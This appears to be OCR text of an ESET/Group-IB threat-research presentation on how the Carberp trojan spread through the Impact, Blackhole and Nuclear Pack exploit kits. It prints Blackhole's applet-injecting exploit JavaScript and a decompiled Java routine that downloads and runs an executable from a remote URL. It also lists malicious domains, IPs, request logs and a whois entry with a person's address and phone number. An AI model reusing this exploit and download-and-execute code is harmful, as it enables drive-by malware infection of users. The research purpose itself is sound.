
Carberp & Facebook

neauihfndcp8uihfedc.com (146.185.242.31)



Carberp 3 Sell video

- ✓ **Active sell – January 2011**
- ✓ **C&C Video : http://www.sendspace.com/file/iquzl6 (BpgzsvrN)**



Carberp 3 Sell video

- ✓ **Active sell – January 2011**
- ✓ **C&C Video : http://www.sendspace.com/file/iquzl6 (BpgzsvrN)**


Evolution drive by downloads: Carberp case

Exploit kits used in distribution scheme


- ✓ **Impact since 2010 (probivaites.in)** IMPACT
  - Java/Exploit.CVE-2010-0840
  - Java/Exploit.CVE-2010-0842
  - Java/TrojanDownloader.OpenConnection
- ✓ **Blackhole since 2011 (lifenews-sport.org)** Blackhole β
  - JS/Exploit.JavaDepKit (CVE-2010-0886)
  - Java/Exploit.CVE-2011-3544
  - Java/Exploit.CVE-2012-0507
  - Java/Agent
- ✓ **Nuclear Pack since 2012 (nod32-matrosov-pideri.org)** Nuclear Pack v2.0
  - Java/Exploit.CVE-2012-0507

eset GROUP-IB

Blackhole drive by download scheme



Blackhole drive by download scheme



Blackhole drive by download scheme

legitimate site

```
function spl0() {
    if (jver[1] == 6 && jver[3] <= 28 ||
        jver[1] == 7 && jver[2] == 0 && jver[3] == 0) {
        var f = document.createElement("applet");
        f.setAttribute("code", "v1.class");
        f.setAttribute("archive", "./content/v1.jar");
        var p = document.createElement("param");
        p.setAttribute("name", "p");
        p.setAttribute("value", "e00oMDD_h1N.2WV%kDfVoeoju8Y#W6h8i");
        f.appendChild(p);
        document.body.appendChild(f);
    }
    spl1();
}


function spl1() {
    if (jver[1] < 6) {
        var f = document.createElement("applet");
        f.setAttribute("code", "photo.Zoom.class");
        f.setAttribute("archive", "./content/g43kb6j34kblq6jh34kb6j3kl4.jar");
        var p = document.createElement("param");
        p.setAttribute("name", "p");
        p.setAttribute("value", "e00oMDD_h1N.2WV%kDfVoeoju8Y#W6h83");
        f.appendChild(p);
        document.body.appendChild(f);
    }
    spl2();
}
```

n

Blackhole drive by download scheme

```
public static void DownloadAndExec(String FROM_URL)
{
    if(FROM_URL.length() == 0)
        return;
    if(!checkurl(FROM_URL))
        return;
    int idx = 4096;
    String exe = "";
    Class ppp = java/lang/ClassLoader;
    try
    {
        byte buffer[] = new byte[idx];
        exe = (new StringBuilder(String.valueOf(System.getenv("TEMP")))).append("vdsh89\\".substring(6)).append("gyu").append(cnt).append(".exe").toString();
        cnt++;
        InputStream is = (new URL(FROM_URL)).openStream();
        String aaa = "newInstance";
        ByteArrayOutputStream outStream = new ByteArrayOutputStream(4096);
        String dll = String.format("hv89dfh7v8hsregsvr32 -s \"%s\"".substring(12), new Object[] {
            exe
        });
        while((idx = is.read(buffer, 0, 4096)) != -1)
            outStream.write(buffer, 0, idx);
        is.close();
        byte binByteArr[] = outStream.toByteArray();
        if(binByteArr[0] == 77 && binByteArr[1] == 90)
        {
            FileOutputStream fos = new FileOutputStream(exe);
            fos.write(binByteArr);
            fos.flush();
            fos.close();
            _run(exe);
            _run(dll);
        } else
```

Exploit kit migration reasons

1. • most popular = most detected
2. • frequently leaked exploit kit
   • most popular exploit kit for research
3. • auto detections by AV-crawlers
   • non-detection period is less than two hours

Blackhole migration to Nuclear Pack

```
02/Apr/2012 GET http://dx6ts.yfwumdwyei.is-a-hunter.com/g/3854063525500425.js 62.122.79.32
02/Apr/2012 GET http://yfwumdwyei.is-a-hunter.com/main.php?page=4f086f0830a83d5f 62.122.79.32 [Blackhole]

03/Apr/2012 GET http://094t8g.qktsnwukvi.webhop.net/g/017432546059324.js 62.122.79.41
03/Apr/2012 GET http://qktsnwukvi.webhop.net/main.php?page=4f086f0830a83d5f 62.122.79.41 [Blackhole]

03/Apr/2012 GET http://pqiyoc.qktsnwukvi.webhop.net/g/697079368134578.js    62.122.79.41
03/Apr/2012 GET http://094t8g.qktsnwukvi.webhop.net/server_privileges.php?e843aac68e6c4d6126926e60a1781536=2 62.122.79.41 [Nuclear Pack]
```

62.122.72.0 - 62.122.79.255

"Leksim" Ltd.
European Union

ADMIN
Florczak Marek
ul. Zapolskiej 48
12-130
Krakow
Poland
phone: +48 12 2794162

TECH
Florczak Marek
ul. Zapolskiej 48
12-130
Krakow
Poland
phone: +48 12 2794162


ABUSE
abuse@relnet.eu

RELNET-NET
Updated: 06-Feb-2012
Source: whois.ripe.net

ESET

GROUP-IB

